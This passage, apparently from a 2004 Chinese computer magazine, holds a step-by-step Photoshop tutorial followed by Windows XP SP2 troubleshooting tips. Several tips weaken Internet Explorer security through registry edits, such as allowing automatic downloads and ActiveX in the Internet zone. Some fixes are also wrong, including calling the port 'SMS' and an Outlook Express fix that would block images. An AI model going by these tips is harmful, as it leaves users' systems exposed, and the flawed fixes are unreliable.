第三步: 现在按住鼠标左键在图像窗口中间靠下部分拖动，感觉大小合适时，松出按键，一片红叶便出现了(见图4)。接着按下Ctrl＋Enter组合键将红叶选中，点击“选择→羽化”，在弹出的设置窗口设置“羽化半径”为10像素，色彩显得更为自然了。



如果位置和大小不合适，可按下Ctrl＋Z组合键取消，再重新画

第四步: 点击菜单命令“图层→栅格化→形状”，接着按下Ctrl＋Shift＋I组合键进行“反选”(相当于“选择→反选”)，然后按下Ctrl＋U组合键打开“色相/饱和度”窗口，将“亮度”设置到70%。

第五步: 现在要给红叶制作一个阴影，点击右侧“图层”调板最下面的倒数第二个按钮来新建一个图层(见图5)，接着在上面的图层列表中用鼠标左键将新图层“图层1”拖到“形状1”图层下面。然后再选中“形状1”图层，按住Ctrl键，在此图层的图像缩影上单击，这样在图像窗口中会出现一个选择范围，它是沿着被单击图层中所有内容勾划的选择;按下D键，工具栏颜色板中左下角的黑白图标会变成前景色是黑，背景色是白。在“图层”调板中选中刚才新建的“图层1”，然后选择“编辑→填充”，在弹出窗口中，确定“使用”是“前景色”，单击“好”。




在工具栏中单击第一行右侧的“移动工具”按钮，然后在红叶上面向右侧拉动，你会发现阴影出现了，但其边缘太清晰，要使它柔和一些，点击“滤镜→模糊→高斯模糊”，在出现窗口中设定“半径范围”为3。现在阴影就更加自然了。

不过，阴影还是太深，因此在“图层”调板中将“不透明度”设置为55%(见图6)。



第六步: 现在给图片做个温馨的背景色，单击工具栏颜色板的“设置背景色”，按以下设置，“R”(红色):255，“G”(绿色):214，“B”(蓝色):166，单击“好”(见图7)。



在图层调板单击“背景”图层，接着按下Shift＋F5组合键打开“填充”窗口，选择“使用”为“背景色”后，单击“好”，整个图像的背景就变了。

第七步: 用Photoshop打开我们提供的素材图01.JPG，分别按下Ctrl＋A和Ctrl＋C组合键进行全选和复制，点击菜单命令“窗口”，在弹出菜单下方点击前面编辑的红叶图像窗口返回该窗口，点击菜单命令“选择→取消选择”，接着按下Ctrl＋V组合键进行粘贴(粘贴前请注意图层工具栏中选择的是“背景”图层)。然后双击“图层”调板中新生成的“图层2”打开其“图层样式”窗口，将“混合模式”设置为“柔光”，并将下面的“不透明度”设置为44%(见图8)。



小提示

如果粘贴过来的图片比较大，你可以在粘贴完成后，通过选择工具栏中的“移动工具”来对其进行移动，找到最喜欢的部分作为背景。

第八步: 现在需要添加文字，按下左侧工具栏的“横排文字工具”按钮，在图像窗口合适的位置划出一个比较大的文字框，然后输入“秋”字，并在软件窗口上方选项栏中设置字体的各种属性，同样方法再输入“的回忆”三个字(每个字后加回车)。完成后，在“图层”调板中分别右击文字的图层并选择“混合选项”，然后即可设置“投影”等特殊效果了。

怎么样，是不是很简单？一张漂亮的卡片就这样诞生了！

Just Do It

★你会发现图 1 和所完成的卡片还有些区别，那就是下面那块黑色区域，虽然简单，但使整个卡片布局变得更为和谐。在“图层”调板中选中“背景”图层，接着在右侧工具栏中右击“磁性套索工具”图标，在弹出菜单中选择“多边形套索工具”，然后在卡片的下方三分之一处右侧边缘处按一下鼠标，接着按住 Alt 键，沿着边缘向下拖动鼠标指针到底部→左侧边缘的四分之一处，并点一下鼠标→返回到右侧的起始点。然后利用前面介绍的方法将这段区域的背景色变成黑色，并写上相应文字。

★“自定义工具”中还有许多有趣的图形，在图 3 中单击右侧的向右箭头按钮会弹出下拉菜单，里面还有“会话气泡”、“动物”、“音乐”等选择，你可以试试。

★红叶虽然经过了一些处理，但还是感觉有些死板，先在“图层”调板中选择“形状 1”图层，接着利用“滤镜→杂色→添加杂色”使其看上去更自然些，当然也不要加太多杂色。



我的学习心得

1.在初次学习时，经常会出错，而 Photoshop 提供了很好的恢复功能，在软件窗口右侧的“历史记录”调板中记录着每一步的操作，当发现做错时，可以在这里点击前面的步骤进行恢复。

2.在熟练应用了这个实例后，其实可以再研究一下操作过程中出现的选项的其他设置，比如“混合选项”里面就有很多有趣的功能。

3.在用套索工具画卡片下方的黑色区块时，开始用“磁性套索工具”很难画出来，后来才发现需要右击其图标，在弹出菜单中选择“多边形套索工具”，接下来就很好画了。而且工具栏的大部分图标都可通过右击弹出更多相关工具选择。


4.林 MM 告诉我，Photoshop 向来以操作方便灵活著称，所有工具、多数命令都有各自对应的快捷键和快捷操作。高手们在处理图像时基本都是用快捷键选择命令。可以选择菜单命令“编辑→键盘快捷键”，在这里查看 Photoshop 预设的键盘快捷键，还能设定自己的快捷键，保存为自定方案，让 Photoshop 更符合自己的习惯。学会这个实例后，我也掌握了三个最基本的快捷键操作：

☆按下 Tab 键，隐藏面板和所有调板，可以扩大工作区域；再按下 Tab 键恢复显示。

☆ Shift + Tab 键则只隐藏调板，保留面板。

☆[和]键能够让你快速调整所用工具的直径，它被广泛用在画笔、橡皮擦等工具中。

10:00～10:10 只留下最美的那部分



格格:我接下来教你几个简单的 Photoshop 图片处理技巧，首先是如何裁切照片。在拍人像、风景照时，也许是疏忽或受于当时的场地限制，并没有精确抓住拍摄主题，比如：人物本来应该是中间位置，结果跑到了边上，或是照了一大片地，人被悬空挂在了照片中间等。

第一步:用 Photoshop 打开一张照片，在工具栏中单击“裁切工具”按钮。接着在打开的照片上按住鼠标左键不放，拖出一定区域(可称其为保留区)。这时未被框住的区域会变暗(见图 9)。




9

这张照片的右侧有一个电机柜，看上去不太美观

第二步:注意到保留区四周的八个小方框了吗？它们是用来调整剪裁区域大小的，把鼠标指针移动到小方框的周围，指针会变成不同形状，你可以随心所欲地调整保留区的宽度、高度，或同时调整高和宽，或进行旋转等。


第三步:注意在保留区正中间有一个图标，它是保留区的中心，在旋转时会以其为中心坐标而围绕它转动，你可以将其拖动到其他位置看看效果。完成调整后，双击保留区，Photoshop 会自动将保留区以外的部分裁减掉。最后，保存照片即可。

10:10～10:20 照片太暗了



格格:拍照时光线太暗，光圈没有调好，结果照出来的照片一片灰暗，这时利用 Photoshop 可以在一分钟之内让照片焕然一新。

打开照片，选择菜单命令“图像→调整→亮度 / 对比度”，在弹出的窗口中滑动“亮度”和“对比度”的滑块(见图 10)，并观察照片的变化(请确



10

认“预览”已经被勾选），而且一般亮度和对比度是结合起来使用的，否则会使图像如同蒙上一层灰尘般灰暗。

小提示

在“图像→调整”中还提供有一些自动调整的选择，比如：“自动色阶”、“自动对比度”、“自动颜色”等，你可以试着用它们来快速调整图片。


Just Do It

★修正照片的色彩偏差：如果由于天气不佳，以致于拍摄的景物色调欠佳，或室内光线不正确，导致拍摄影像色调有所误差，请尝试利用 Photoshop 的“图像→调整→色彩平衡”功能来快速调整一张色彩不好的照片。

★让照片更清晰：在拍摄过程中，难免会因晃动、手动对焦不正确或其他因素，结果拍出主题模糊的照片，请利用 Photoshop 的“滤镜→锐化→锐化”调整一张有些模糊的照片。

★不要红眼病：在室内拍摄照片时，如果不打开数码相机的防红眼功能，那么闪光灯一亮，每个人的眼睛就如同兔子一般，全成了红眼睛。而 Photoshop CS 版专门提供了修正红眼工具——“颜色替换工具”（按 Shift + J 组合键可打开）。请使用它尝试清除照片中的红眼，要注意的是，可使用工具栏的“缩放工具”将图片放大，然后再进行修正。

10:30～10:40 三分钟打造艺术照



格格：许多人希望能够把照片做得像艺术照一样，其实要想实现并不困难，下面我们就来快速学习一下。

第一步：打开要处理的照片，在“图层”调板中右击“背景”图层并选择“复制”，在弹出窗口中直接单击“好”按钮完成复制。

第二步：在“图层”调板中选中刚才复制的图层“背景副本”，然后执行“滤镜→模糊→高斯模糊”，在弹出窗口中设置“半径”为 6 像素（见图 11）。



11

第三步：在“图层”调板双击“背景副本”打开“图层样式”窗口，将“混合模式”设置为“滤色”。

第四步：选择菜单命令“图层→拼合图层”，接着选择菜单命令“滤镜→锐→锐化边缘”，然后再分别选择“图像→调整→色阶”及“色彩平衡”完成细致调整，使之更为艺术化。

小知识

滤镜

滤镜的存在使得 Photoshop 更加强大。当初，很多人正是因为 Photoshop 丰富而强大的滤镜功能而投入她的怀抱的，而 Photoshop 没有辜负他们。滤镜是对图像中像素的重新排列，不同的排列方式得到不同的效果。Photoshop 自带的几十款滤镜已经很令人兴奋，再加上如 KPT、Eye Candy 等众多各具特色的外挂滤镜，真是让人不知道怎么高兴才好了。这里向大家介绍一个 Photoshop 滤镜的资源网站，滤镜汉化室：http://www.digimirror.com/down/。



我的学习心得

正当我练习这个实例时，编辑部的 Andy 为我提供了更简便的方法，那就是利用一款名叫“迪派美人镜”的 Photoshop 动作包来完成。首先到http://www.dpnet.com.cn/download/download.asp?id=912下载动作包“DPnet_faceup.atn”，用 Photoshop 打开一张人像照片，在“历史记录”调板中单击“动作”标签进入“动作”面板，单击其右侧的向右箭头按钮并在弹出菜单中选择“载入动作”，定位并打开“DPnet_faceup.atn”文件，这样在动作列表中便出现了“FaceUp”动作，选中它并单击调板下方的“播放选区”按钮（见图 12），很快照片中的人像便被自动修改得漂漂亮亮了。



12

10:40～11:30 把煞风景的东东擦掉



林 MM：在拍摄照片时，本来很漂亮的一个风景，常常会因为一些不合时宜的元素而破坏了整体的美感，比如：小桥流水，水面上却出现了一个塑料袋，或者是很田园的风景，却因为一根电线而大煞风景。而这个实例将教会你如何轻松地将不需要的元素擦除，并且还可以将其修补得和周围景致天衣无缝。这里要用到 Photoshop 神奇的“仿制图章工具”。

第一步：打开要处理的照片（可在我们提供的 ps.ZIP 中找到素材 02.JPG 文件），在工具栏中选择“仿制图章工具”，接着在窗口上方选项栏中设定笔刷的大小粗细、功能模式等，其他参数可不管，只要单击“画笔”后面的向下箭头按钮，然后选择好合适的笔刷大小即可。



13

第二步：按住 Alt 键不放，将鼠标指针移动到照片上，这时指针会改变形状，

小知识

仿制图章工具

它的工作原理是复制相邻区域的图像元素到需要替换的地方，从而达到去除图像中无用部分的作用，在纹理比较规则的图片上，用此工具方便快捷，效果也特别好。

在电线上方的蓝天处点击一下并松开 Alt 键(见图 13)，这样就将所点击部分的图像复制下来了，接着用鼠标轻轻擦电线部分，替换掉电线，同时我们前面复制时的位置会出现一个十字标记，表明现在复制的源位置。要注意电线每一段上下部分蓝天的变化，在出现不同时，最好再次按住 Alt 键复制图像，然后再替换，这样会显得更自然。

第三步：反复重复上述操作将电线全部替换掉，同时再替换掉右下角那个人的背影即可。

12:30～13:30 把我们从图中抠出来

郑 GG：这可能是今天最令人激动的实例了，学会它以后，你可以随意将照片中的人物或其他元素抠取出来，然后合并到其他照片中，也就大家常说的“照片合成技术”，从而让你实现和明星面对面，或是穿越时空，到任何心仪的地方留影。而这里所用的功能便是 Photoshop 的“滤镜→抽出”。


第一步：打开一幅照片(见图 14)，选择菜单命令“滤镜→抽出”，打开抽出滤镜对话框。



14

第二步：选择“边缘高光器工具”(快捷键为 B，只在对话框内有效，下同)，在右侧选项区内，将“画笔大小”设为 5，接着按下 Ctrl+ 空格组合键，当前工具变成了“缩放工具”，将图像放大到适合观察和操作的比例，松开按键，又变回到“边缘高光器工具”。

第三步：在人物轮廓上仔细涂抹，用绿色高光将轮廓边缘盖住。在涂抹过程中，需要不断改变画笔大小，或在某处反复涂抹，使绿色高光总是刚好能遮盖住边缘部分。如果由于显示比例较大，有部分图像显示不出来，可以按下空格键，当前工具即会变成“抓手工具”，移动画面到可以继续操作，放开空格键，继续涂抹。在人物头发部分，涂抹得尤为要细致，因为这部分边缘最为复杂，要注意将头发中镂空的部分全都涂抹到。最后，要用绿色高光把两人包围了起来，不留一处缝隙。



15

第四步：换用“填充工具”(快捷键为 G)，在绿色高光包围着的人身上单击一下，在那里涂上了半透明的蓝色(见图 15)。按下“预览”按钮，背景消失了，只剩下了两个人的身影。如果觉得去除背景效果还可以，可按下“好”按钮回到图像窗口。窗口中只剩下了“抽出”的人物，背景已经被去掉了(见图 16)。



16

小提示


有时你会发现有些地方还会留下一些污迹，这里可以用工具栏的“橡皮擦工具”将它们一一擦掉。

我的学习心得

1.学会这个抠图方法后，林 MM 告诉我还有其他一些抠图招数，比如“背景橡皮擦工具”、“磁性套索工具”、“外挂抠图”等，她已经答应下次会告诉如何具体使用。另外，个人感觉抠图是一个非常细致的活儿，需要很大的耐心，并且得多练习。

2.如果去背景后的图像边缘有杂色像素影响效果，可以根据具体情况选择菜单“图层→修边”下面的三个命令中的一个进行修饰。

13:30～14:30 制造人间仙境



郑GG：下面我们来用三张照片合成一个非常美丽的风景照，这里会用到“蒙版”，它是Photoshop中的一个难点，黑与白，透明与不透明，往往会令初学者一头雾水，但如果你想要成为一名Photoshop高手，无论如何要弄懂它，学好它。

小知识

蒙版

这是Photoshop中很有用的一个工具。它可以将图像隐藏起一部分而露出另一部分。在蒙版中，只有黑色、白色以及它们之间不同程度的灰色。黑色的蒙版会使图像完全透明，白色的蒙版会使图像完全显露，而灰色的蒙版会使图像变得半透明。我们可以使用各种工具和命令来制作复杂的蒙版，使图像产生奇妙的显隐效果。

第一步：打开一幅有远山和蓝天的风景照片（见图17）。再打开一幅近处有花有草的风景照片（见图18），我们要将两幅照片合在一起，制作成一个人间仙境。



17




18

第二步：单击“窗口”，在弹出菜单选择其中一幅照片，接着选择菜单命令“图像→图像大小”，查看其宽度和高度。再用同样方法查看另一幅照片的大小。远山的为800×600像素，花草的为800×587像素。两幅照片大小需要差不多才行，特别是宽度要相同，如果差别太大，就用“图像→图像大小”命令来修改。

第三步：将两张照片的窗口并排摆放，然后使用工具栏中的“移动工具”，将花草照片拖动到远山照片的图像窗口中，这样就在那里复制了一幅花草照片。再调整花草照片位置，使其横向居中，纵向紧贴画布下沿。为了方便地使图像贴齐画布下沿，可选择菜单命令“视图→对齐”，再选择菜单命令“视图→对齐到→文档边界”。这样一来，当图像移动到画布边缘附近时，就自动吸附过去了。

第四步：切换到“图层”调板，在那里，复制过来的花草照片自动建立了一个新图层。选择这个图层，单击调板底部左边第二个按钮，为该图层添加一个蒙版。

第五步：在工具栏选择“渐变工具”，在窗口上方选项栏上的“渐变拾色器”中选择“黑色、白色”的渐变（见图19），选择渐变类型为“线性渐变”，接着在画布中部自上而下拖动一小段距离。顿时，图像窗口中变成了花草照片的下半部分和远山照片的上半部分的组合。由于两幅照片都比较复杂，为使中间过渡比较自然，需要反复试几次才满意（见图20）。



19



20

第六步：再打开一幅天空中飘着朵朵白云的照片（见图21），将它修改为合适大小后，也拖到合成图像的窗口中，白云照片也自动成为一个新图层中。在“图层”调板上为这个图层添加蒙版，然后选择“渐变工具”，使用“黑色、白色”的“线性渐变”，在远山和白云的交界处自下而上拖动一小段距离。这下，白云便飘浮在远山上面的天空中了。在“图层”调板上将白云图层的混合模式改为“叠加”，这样云与山的融合就更加自然了（见图22）。



21



22


Just Do It

现在试着将上面实例中抠出的两个人的图像，用“移动工具”将其拖到刚才合成的风景图像中，按下Ctrl＋T组合键，调整人物大小和位置。为人物图层添加“蒙版”，接着再选择“渐变工具”，使用“黑色、白色”的“线性渐变”，在人的脚部自下而上拖动一小段距离。于是人的脚部渐渐消隐，仿佛隐没在花草丛中。就这样，两个人便双双起舞在人间仙境中了（见图23）。



23

14:30～15:30 挽救曝光过度的照片




郑GG:“图像→调整”菜单下的众多命令主要用于对图像进行颜色、亮度、饱和度等方面的调整，其中“色阶”命令和“曲线”命令是最强大也是最复杂的，需要经常修饰数码照片的朋友应该学好这些命令。


第一步:打开如图24的照片，选择菜单命令“图像→调整→色阶”，这样就打开了一个比较复杂的对话框。对话框主体部分是一片形状古怪的黑色。这叫直方图，反映的是图像中的像素按亮度分布的情况，这种情况就叫做“色阶”。色阶从0到255，也就是从黑色到白色，共分为256个等级，每个等级上像素的多少在直方图上体现的是垂直线的长短，很多长短不一的垂直线就组成了那片黑色形状。从这幅照片的色阶分布看来，缺少暗色像素，所以照片会偏亮，也就是曝光过度了(见图25)。



24



25



26

第二步:拖动直方图下面的几个滑块，将最左边的黑色滑块拖到色阶分布图的左端，将最右边的白色滑块拖到色阶分布图的右端(见图26)。从而将照片中的最暗的像素变成黑色，最亮的像素变成白色。按下“好”按钮，照片的效果明显得到了改善。这是因为对色阶的修改使得照片中的像素已经均匀地分布在从0到255的整个范围内了。

第三步:我们再为照片加上一点艺术效果。选择菜单命令“滤镜→滤镜库”，打开滤镜库对话框。在中间的滤镜选择区，选择滤镜“画笔描边→成角的线条”，在右侧的选项区将“方向平衡”设为45，“描边长度”设为5，“锐化程度”设为3。接着在右下方单击左边的“新建效果图层”按钮，添加一个滤镜效果。

第四步:接着再选择滤镜“画笔描边→喷溅”。将“喷色半径”设为1，“平滑度”设为5。设置好后确定，这时的照片有一种颜料浸润到画布中的感觉。

第五步:在“图层”调板中，按住Alt键单击“新建图层”按钮，弹出新建图层对话框。在对话框中，将新图层命名为“杂色”，将图层“混合模式”改为“叠加”，并选中下面的“填充叠加中性色(50%灰)”复选框。确定后在背景图层上面新建了杂色图层。接着选择菜单命令“滤镜→杂色→添加杂色”，在对话框中将“数量”设为12%，选择“高斯分布”，并选中“单色”复选框。确定后，照片上布满了粗糙的杂点。将该图层的“透明度”降为30%，完成了对照片的修改(见图27)。这样一幅照片就变成了一幅绘画作品。




27

Just Do It

我们在 http://www.newhua.com/200422/ps.zip 中放置了一幅名为素材03的曝光不足照片，请进行修正。

15:30～16:30 爱一直到老



格格:图层是Photoshop的灵魂，这话绝不夸张。图层使我们可以对文件中众多的图像进行高效管理，一个稍微复杂一点的Photoshop文件都会包含两个或者两个以上的图层。我们Photoshop水平逐步提高的过程就是对图层不断有新认识的过程。学习Photoshop一定要认真对待关于图层的各种知识，这是成为Photoshop高手的必由之路。

第一步:新建了一个500×500的空白文件，然后单击工具栏中的前景色色块，在弹出的拾色器中配出一种淡蓝色(R:180 G:230 B:255)，确定后前景色变成了淡蓝色。

第二步:选择菜单命令“编辑→填充”，在对话框中选择使用“前景色”。确定后画布就被涂上了这种淡蓝色。选择工具栏的“自定形状工具”，在窗口上方的选项栏左侧，在三种类型中选择第一种“形状图层”，在“形状”下拉对话框中选择心形(如果找不到，单击右上角的向右箭头按钮，在菜单中选择“复位形状”，心形就在默认形状组中)。


第三步:按一下D键，将前景色恢复为默认黑色。接着按着Shift键，在画布上画了一个心形。在图层调板上，心形图案自己位于一个奇怪的图层中，这是“形状”图层。将其命名为“心形”，然后单击“背景”图层缩略图左侧的小方框，使那里出现一个链状图标。这样就将两个图层链接到一块儿了。

第四步: 选择"背景"图层为当前图层，切换到"选择工具"，在选项栏上单击"水平中齐"按钮。心形图案移动了一下，自动在水平方向上位于画布的中间了(见图28)。然后选择心形图案的图层，单击取消背景图层的链状图标，也就取消了两个图层的链接关系。用键盘上的方向键调整了一下心形在垂直方向上的位置。


28

第五步: 打开一幅一对幸福老人的照片(见图29)，将其拖到心形图案的图像窗口中。在"图层"调板上，将照片所在的图层命名为"照片"，将"不透明度"降低为50%。然后按下Ctrl＋T组合键，调整照片到合适大小和位置，使两个老人的头部可以全部位于心形之内(见图30)。调整好后，将照片图层的"不透明度"改回到100%。然后一手按住Alt键，一手将鼠标移到"图层"调板的"照片"图层和"心形"图层之间，光标变成了两个小圆圈夹着一个箭头的样子，单击鼠标，"照片"图层发生了变化:缩略图向右退了一些，左边出现了一个向下的小箭头。在图像窗口中，照片在心形之外的部分消失了，只留下了心形里面的部分。这叫做"剪贴蒙版"，就是上层图像以下层图像为容器，只显示在下层图像范围之内的部分。选择"心形"图层，然后单击"图层"调板底部的"添加图层样式"按钮，在菜单中选择"外发光"，在"图层样式"对话框中，将"混合模式"改为"正常"，"颜色"设为纯色的桃红色(R:255 G:100 B:150)，"扩展"设为10%，"大小"设为50像素。设置好之后确定，为心形添加了桃红色的外发光效果。


29


30


第六步: 选择 T "横排文字工具"，在选项栏上选择字体为"John Handy LET"，"大小"为48点，"消除锯齿"方法为"锐利"，颜色为黑色，然后输入文字"Love Forever"。再用"选择工具"调整文字的位置，就完成了作品(见图31)。



31

15:30～16:30 Photoshop高手们的心得与建议


当我完成了最后一个实例后，三位美术编辑纷纷向我祝贺，因为我已经跨入了Photoshop的大门，最后他们三个人还向我传授了自己学习Photoshop的一些心得和建议。



格格: Photoshop并不神秘，也决不高深，她只是一个工具而已。学习Photoshop要多想多做。看书上的教程、看网上的实例是提高的好办法，但不要仅仅局限于看。而且学实例不要贪多，学一个就弄懂一个。一些基本的操作是基础。在这个之上，把基本操作组合起来就是高级应用了。真正到达这个阶段需要相当程度的创造力，还有想象能力。还有就是熟练记忆快捷键，这会让你节约很多时间去琢磨创意。另外，能加多少内存就加多少……



林MM: Photoshop不是万能的，做出优秀作品的是人而不是软件。我这里有一些网上经典的Photoshop使用经验和实例的电子书，你可以到http://www.newhua.com/ps2.zip下载。



郑GG: 给你介绍几个学习Photoshop的优秀网站:


ps图像谷(http://www.pstxg.com): 以Photoshop为主的图形图像技术网站，有很多不同层次的技术文章，论坛的讨论水平相当高。

中国Photoshop联盟(http://www.photoshopcn.com): 老牌的Photoshop技术网站，论坛人气很旺，有很多高手出没，经常组织有益有趣的活动。

5D多媒体(http://www.5d.cn): 国内知名的多媒体技术网站，有很多Photoshop及其他图形图像软件的教程。

蓝色理想(http://www.blueidea.com): 著名多媒体技术网站，学习Photoshop和网页制作的好去处。 CF [ZT01]

本刊第18期我们曾经介绍了一些Windows XP SP2的经典故障与解决方法，但也许什么都是好事多磨，这不，许多读者又给我们报告了不少SP2给他们带来的新麻烦……



SP2“绯闻”又起

——彻底驯服Windows XP SP2



■ 广西 Limited

1.运行本地文件的安全警告请走开

麻烦：在IE中打开HTM、HTML、SWF等类型文件时，IE将会阻止这一行为(见图1)。这个设定会给不少网页制作的用户在调试网页的首页(index.html、index.htm)时带来不便。



图1

解决：打开注册表编辑器，找到[HKCU\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN]，将右侧的“iexplore.exe”的键值设为0（如果没有此项则自己新建一个，类型为REG_DWORD)，重启后生效。

> 小提示
>
> ★打开IE的“属性→高级”，勾选“允许活动内容在我的计算机上的文件中运行”的安全设置也可以暂时解决这一问题，详情可参阅《电脑爱好者》2004年第18期的《XP SP2 想说爱你不容易》一文中。
>
> ★调试HTML的网页脚本时，可以先不把文件后缀设置为HTM、HTML，改为拥有更多执行权限的文件后缀，比如HTA、ASP等,这样可以方便调试。

2.别错杀了HTTPS协议的弹出控件

麻烦：许多对安全要求较高的网站(比如网上支付的平台网站等)一般会采用HTTPS协议，为保护传输数据，一般情况下都会让用户接受一个安全控件。这时SP2可能会自作多情地将该控件拦截了，为用户带来了一些麻烦。

解决：打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\New Windows]，双击右侧窗格中的“AllowHTTPS”键(没有此键则新建一个，类型为REG_DWORD)，把键值设为1，关闭注册表编辑器，重启电脑后生效。

> 小提示
>
> 把安全的等级设为低也可允许弹出控件，在中或高的安全等级下HTTPS协议的安全控件都是默认拦截的。

3.去除不让自动激活下载的安全设置

麻烦：不少网站采用了自动激活的下载方式，如果要下载这些网站的文件时，打开了下载页面后IE会自动弹出下载确认窗口让用户选择。而升级到SP2后，这个窗口就会被拦截，并在浏览器内容显示部分上方弹出一个确认信息，单击后，在所弹出菜单中选择下载才能开始下载我们所要的文件。这个设置很多时候无疑是多此一举。

解决：可以通过把该网站加到信任站点列表中来解决，在IE中依次选择的“工具→Internet选项→安全→受信任的站点”，单击“站点”后输入网址后“确认”所有操作即可。

这个方法只能治标不能治本，要彻底解决这个问题，还得从注册表入手：打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]，双击右侧窗格的“2200”键，把该键值从原来的3改0，关闭注册表，重启浏览器生效。

> 小提示
>
> 在这里还可控制ActiveX控件，控制它的键为2201，键值为3表示禁止，0则表示允许。

4.清空IE的加载控件

麻烦：虽然SP2加强了IE对恶意网页控件的拦截能力，但还是会有“漏网之鱼”。我们可以通过在“管理加载项”的列表中，选择“显示”中的“Internet Explorer 已经使用的加载项”后的列表中查看已经使用的控件，那么怎么要删除这些控件呢？

解决：打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats]，把这个“Stats”项下的所有子项删除即可。

> 小提示
>
> 如果知道所加载的控件对应的CLSID值，删除对应的注册表键值就是删除“管理加载项”列表中的控件。

5.找回丢失的“弹出窗口阻止程序”

麻烦：打开IE的“工具”菜单中没有“弹出窗口阻止程序”这一选项，而“Internet选项→隐私”选项卡中的“弹出窗口阻止程序”的“设置”变为不可选（见图2）。



图2

解决：在记事本中输入下面的内容并另存一个.REG文件，合并到注册表并重启浏览器即可。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions]
"NoPopupManagement"=dworD:00000000
```

6."管理加载项"被管理员禁止

麻烦：在IE中打开"工具→管理加载项"，发现"设置"中提示"管理加载项已经被系统管理员禁止了"，使得无法"启用"或"禁止"加载的IE插件(见图3)。



图3

解决：在记事本中输入下面的内容并另存一个.REG文件，合并到注册表并重启浏览器即可。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Ext]
"RestrictToList"=dworD:00000000
```

7.搞定Update的"500"错误

麻烦：打开Windows Update等页面时收到"HTTP Error 500 - Internal Server Error, Error 0x8ddd0010"的错误提示，在排除网络不通后，就应该是SP2的广告拦截功能在"捣鬼"。

解决：打开浏览器，依次选择"工具→弹出窗口阻止程序→弹出窗口阻止程序设置"，把"http://v5.windowsupdate.microsoft.com"添加到"允许的站点"列表中即可。

8.再谈右击文件出现的不正常现象

麻烦：《电脑爱好者》2004年第18期的《XP SP2想说爱你不容易》一文中稍微提了一下这个故障，该文作者提供了一个临时解决方法:把DivX编码升级最新版本(DivX 5.2.1的下载地址为http://download.divx.com/divx/DivX521XP2K.exe)。

解决：升级编码是让DivX去兼容SP2，其实可以通过修改注册表来让系统去兼容DivX:打开注册表编辑器，找到[HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers]，删除"EncodeDivXExt"后重启。

9.OE无法显示图片

麻烦：升级到SP2后，用OE收取带图片的邮件时，发现图片无法显示，并在图片显示处提示"图片已经被拦截，请点击并下载"的信息。




图4

解决：打开OE，依次选择"工具→选项"，切换至"安全"标签勾选"阻止 HTML 电子邮件中的图像和其他外部内容"(见图4)，确认操作即可。

10.找不到网上邻居和打印机

麻烦：当打开控制范围内的网上邻居或打印机时，接到"The network path was not found.(找不到网络路径)"的错误提示。

解决：这是由于SMS (Short Message Service)端口受阻，在"开始→运行"中输入"firewall.cpl"打开防火墙，在"常规"下选择"启用"并勾选"不允许例外"，切换至"例外"选项卡，勾选"文件和打印机共享"，单击"确定"退出即可。

小提示

如何确定系统是否处于SP2状态？

打开"%SystemRoot%\system32"目录，找到进程列表中的任意一个系统必须的进程的执行文件(比如Lsass.exe)，打开其属性，查看"版本"标签的"项目名称→文件版本"项来判断。

CF[XT01]

挑战 Challenge

“Document and Settings”迁徙之路

任务编号：200422

任务内容

